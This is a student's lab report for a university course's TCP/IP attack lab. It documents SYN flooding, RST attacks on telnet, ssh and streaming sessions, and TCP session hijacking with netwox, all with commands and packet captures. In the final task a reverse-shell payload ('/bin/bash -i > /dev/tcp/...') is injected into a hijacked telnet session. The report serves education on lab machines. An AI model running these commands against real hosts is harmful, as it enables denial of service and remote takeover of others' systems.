Final Project

Cybersecurity Fundamentals (CSCE 689)
Mini Project 2: TCP/IP Attack Lab

In this lab explore different attack scenarios on TCP/IP protocols. TCP/IP protocol is an old protocol, and it was designed to be reliable, rather than to be secure, so this is easily exploitable. Studying these vulnerabilities helps us understand the challenges of network security and why many network security measures are needed. We will explore different kinds of attack scenarios, like SYN Flood, RST Attack, Session Hijacking etc.

First, we setup our Lab as per the instruction document provided to us by the Professor. We have three Ubuntu 16 SEED Labs VMs. We Name them as Server, User and Attacker. We also changed their IP address and kept them in same subnet/LAN network, so the connectivity is easy. We are using Netwox tool for packet crafting and Wireshark for packet sniffing.

- **LAB 1:** In the first lab we are going to do SYN Flood attack. In this attack we send the victim system lots of SYN packets with no proper return address. As TCP is a three-way handshake protocol, this keeps a lot of connections open, which in term exhausts system resources. We here use netwox 76 tool to initiate attack. Before initiation we check the number of open connections and check it again after. We also run this experiment with syn_cookies which prevents SYN Flood attack, by closing unwanted open connections and refusing new connections when connection queue is full. The TCP SYN attack can be seen on wireshark.

```
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
0
```

```
6… 147.198.62.183      10.0.2.12      TCP      60 53456 → 80 [SYN] Se
6… 130.63.255.99       10.0.2.12      TCP      60 64882 → 80 [SYN] Se
9… 152.139.3.254       10.0.2.12      TCP      60 32272 → 80 [SYN] Se
3… 161.118.48.169      10.0.2.12      TCP      60 34470 → 80 [SYN] Se
2… 79.202.215.80       10.0.2.12      TCP      60 61607 → 80 [SYN] Se
1… 176.172.24.7        10.0.2.12      TCP      60 19540 → 80 [SYN] Se
4… 112.32.131.13       10.0.2.12      TCP      60 6943 → 80 [SYN] Seq
5… 24.100.180.205      10.0.2.12      TCP      60 33056 → 80 [SYN] Se
```

```
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
97
```

```
[08/01/2019 15:52] seed@VM(10.0.2.13):~
 $$$  sudo !!
sudo netwox 76 -i "10.0.2.12" -p "80" -s "raw"
^C
```

```
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
0
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
110
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
128
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ss -at |grep SYN-RECV |wc -l
128
```

- **LAB 2:** Here we are going to perform TCP RST attack on both telnet session. The Victim system establish a telnet session with User system. Then we launch TCP RST attack using Netwox 78 tool, which sends RST pack to the victim destination. So, all the TCP connection gets restarted. This is the reason we will lose the Telnet connection. Also, we can't establish a new one during the attack. The same can be repeated for ssh sessions.

```
10.0.2.12          TCP    60 4618 → 80 [SYN] Seq=1742135140 Win=1500
88.243.111.63      TCP    58 80 → 4618 [SYN, ACK] Seq=2746319549 Ack=
10.0.2.12          TCP    60 45191 → 80 [RST, ACK] Seq=1763123648 Ack
10.0.2.12          TCP    60 53128 → 80 [SYN] Seq=1229150363 Win=1500
36.191.194.246     TCP    58 80 → 53128 [SYN, ACK] Seq=2657381428 Ack
10.0.2.12          TCP    60 4618 → 80 [RST, ACK] Seq=1742135141 Ack=
10.0.2.12          TCP    60 41828 → 80 [SYN] Seq=2821404305 Win=1500
```

```
[08/01/2019 17:30] seed@USER(10.0.2.11):~
 $$$  ls
android        Desktop    examples.desktop  Music     source
bin            Documents  host              Pictures  Templates
Customization  Downloads  lib               Public    Videos
[08/01/2019 17:30] seed@USER(10.0.2.11):~
 $$$  lConnection closed by foreign host.
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
USER login: Connection closed by foreign host.
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$
```


```
[08/01/2019 15:52] seed@VM(10.0.2.13):~
 $$$  sudo netwox 78 -d "Eth0" -f "host 10.0.2.12" -s "raw"
^C
[08/01/2019 15:52] seed@VM(10.0.2.13):~
 $$$
```

	Source	Destination	Protocol	Length	Info
879…	10.0.2.12	10.0.2.11	TELNET	69	Telnet Data ...
579…	10.0.2.11	10.0.2.12	TELNET	69	Telnet Data ...
792…	10.0.2.12	10.0.2.11	TELNET	69	Telnet Data ...
325…	10.0.2.11	10.0.2.12	TELNET	98	Telnet Data ...
387…	10.0.2.11	10.0.2.12	TCP	54	23 → 52462 [RST,
219…	10.0.2.12	10.0.2.11	TCP	54	52462 → 23 [RST,
520…	10.0.2.11	10.0.2.12	TCP	54	23 → 52462 [RST,


```
Last login: Thu Aug  1 17:30:30 2019 from SERVER
[08/01/2019 17:43] seed@USER(10.0.2.11):~
 $$$  ls
android         Desktop    examples.desktop  Music     source
bin             Documents  host              Pictures  Templates
Customization   Downloads  lib               Public    Videos
[08/01/2019 17:43] seed@USER(10.0.2.11):~
 $$$  ls
android         Desktop    examples.desktop  Music     source
bin             Documents  host              Pictures  Templates
Customization   Downloads  lib               Public    Videos
[08/01/2019 17:43] seed@USER(10.0.2.11):~
 $$$  ls
android         Desktop    examples.desktop  Music     source
bin             Documents  host              Pictures  Templates
Customization   Downloads  lib               Public    Videos
[08/01/2019 17:43] seed@USER(10.0.2.11):~
 $$$  lpacket_write_wait: Connection to 10.0.2.11 port 22: Broken
 pipe
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$  ssh 10.0.2.11
Connection reset by 10.0.2.11 port 22
[08/01/2019 15:51] seed@VM(10.0.2.12):~
 $$$
```

5…	10.0.2.12	10.0.2.11	SSH	102	Client: Encrypte
3…	10.0.2.11	10.0.2.12	SSH	102	Server: Encrypte
5…	10.0.2.12	10.0.2.11	TCP	66	60644 → 22 [ACK]
0…	10.0.2.11	10.0.2.12	TCP	54	22 → 60644 [RST,
….	10.0.2.12	10.0.2.11	TCP	54	60644 → 22 [RST,
0…	10.0.2.11	10.0.2.12	TCP	54	[TCP ACKed unsee
3…	PcsCompu_2b:18:2a	PcsCompu_42:70:0d	ARP	42	Who has 10.0.2.1
7…	PcsCompu_2b:18:2a	PcsCompu_b6:ab:84	ARP	42	Who has 10.0.2.1

- **TASK 3:** In this attack we perform the same RST attack but it effects video streaming services. When we are using youtube, vimeo or other streaming services, those use TCP connections. So using netwox 78 RST attack we can reset the streaming services.



10.0.2.12	13.249.79.102	TLSv1.2	310	Application Data
13.249.79.102	10.0.2.12	TLSv1.2	397	New Session Ticket, C
10.0.2.12	13.249.79.102	TLSv1.2	92	Application Data
13.249.79.102	10.0.2.12	TLSv1.2	92	Application Data
13.249.79.102	10.0.2.12	TCP	1514	[TCP segment of a rea
10.0.2.12	13.249.79.102	TCP	60	59608 → 443 [ACK] Sec
13.249.79.102	10.0.2.12	TCP	54	443 → 59606 [RST, ACK
10.0.2.12	13.249.79.102	TCP	54	59606 → 443 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59606 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59606 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59608 [RST, ACK
10.0.2.12	13.249.79.102	TCP	54	59608 → 443 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59608 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59608 [RST, ACK
13.249.79.102	10.0.2.12	TCP	1514	[TCP segment of a rea
10.0.2.12	13.249.79.102	TCP	54	59608 → 443 [RST, ACK
13.249.79.102	10.0.2.12	TCP	54	443 → 59608 [RST, ACK
13.249.79.102	10.0.2.12	TCP	1514	[TCP segment of a rea



- **TASK 4:** This task demonstrate how we can hijack a TCP session. We use netwox 40 tool to craft a TCP packet with payload to emulate an existing TCP connection. First we create a telnet connection from victim's system to User's. Then from attacker's we provide the source and destination IPs, source and destination ports (we can use wireshark to inspect packets to find out) etc. Also we will need sequence number, which we can get from inspecting the last TELNET packet from source to destination and finding out the next sequence number, and acknowledgement number, which we can get from last TCP packet. Once we have those then

we design the payload, the code we want to run (In demo we use pwd). Then we send the packet and see the result in wireshark.

```
10.0.2.12    10.0.2.11    TELNET    69 Telnet Data ...
10.0.2.11    10.0.2.12    TELNET    69 Telnet Data ...
10.0.2.12    10.0.2.11    TCP       66 52838 → 23 [ACK] Se
10.0.2.12    10.0.2.11    TELNET    68 Telnet Data ...
10.0.2.11    10.0.2.12    TELNET   138 Telnet Data ...

    [This is an ACK to the segment in frame: 153]
    [The RTT to ACK the segment was: 0.000365367 seconds]
    [iRTT: 0.000310186 seconds]
    [Bytes in flight: 3]
    [Bytes sent since last PSH flag: 3]
▼ Telnet
    Data: pwd
```

```
10.0.2.11    10.0.2.12    TELNET   138 Telnet Data ...
10.0.2.12    10.0.2.11    TCP       66 52838 → 23 [ACK] Seq=12
10.0.2.13    10.0.2.3     DHCP     342 DHCP Request  - Transac
10.0.2.3     10.0.2.5     DHCP     590 DHCP ACK      - Transac
PcsCompu_2b:18:2a  PcsCompu_04:5e:c6  ARP  42 Who has 10.0.2.3? Tell
PcsCompu_04:5e:c6  PcsCompu_2b:18:2a  ARP  60 10.0.2.3 is at 08:00:27
10.0.2.11    10.0.2.3     DHCP     342 DHCP Request  - Transac

    [Bytes sent since last PSH flag: 72]
▼ Telnet
    Data: \r\n
    Data: /home/seed\r\n
    Data: [08/01/2019 18:27] seed@USER(10.0.2.11):~\r
    Data: \r\n
    Data:  $$$ \033(B\033[0m
```

```
[08/01/2019 15:52] seed@VM(10.0.2.13):~
 $$$  sudo netwox 40 -c "4" -e "17341" -k "6" -l "10.0.2.12" -m "
10.0.2.11" -o "52838" -p "23" -q "1261000500" -r "2282490106" -s
"best" -H "'pwd' 0d0a" -E "229" -K "66" -N "1228"
[sudo] password for seed:
There are too many options (best ...)
Error 10011 : tool argument not decoded
[08/01/2019 15:52] seed@VM(10.0.2.13):~
 $$$  sudo netwox 40 -c "4" -e "17341" -k "6" -l "10.0.2.12" -m "
10.0.2.11" -o "52838" -p "23" -q "1261000500" -r "2282490106" -s
"raw" -H "'pwd' 0d0a" -E "229" -K "66" -N "1228"
```

- **TASK 5(Bonus Pts):** Here we use the same technique as above, just modify the payload to open a connection run shell on a specific port which the attacker is listening. We first design the malicious command, in this case “"/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1” and change it to hex values. Then put those hex values in the payload. We also monitor the 9090 port from attacker side to see we receive connection.

```
[08/04/2019 11:29] seed@ATTACKER(10.0.2.13):~
 $$$  sudo netwox 40 -c "4" -e "17341" -k "6" -l "10.0.
2.12" -m "10.0.2.11" -o "54664" -p "23" -q "3801945565"
 -r "2625137627" -s "raw" -H "0a2f62696e2f62617368202d6
9203e202f6465762f7463702f31302e302e322e31332f3930393020
303c263120323e26310a"
```

```
[08/04/2019 11:29] seed@ATTACKER(10.0.2.13):~
 $$$  nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.11] port 9090 [tcp/*] accepted
(family 2, sport 48464)
[08/04/2019 11:32] seed@USER(10.0.2.11):~
 $$$  pwd
pwd
/home/seed
[08/04/2019 11:32] seed@USER(10.0.2.11):~
 $$$  ls
ls
android
bin
```

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Aggie Code of Honor:

An Aggie does not lie, cheat, or steal or tolerate those who do. Required Academic Integrity Statement:

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Printed Student Name: _____Sabyasachi Gupta_____

Student Signature : _____SG_____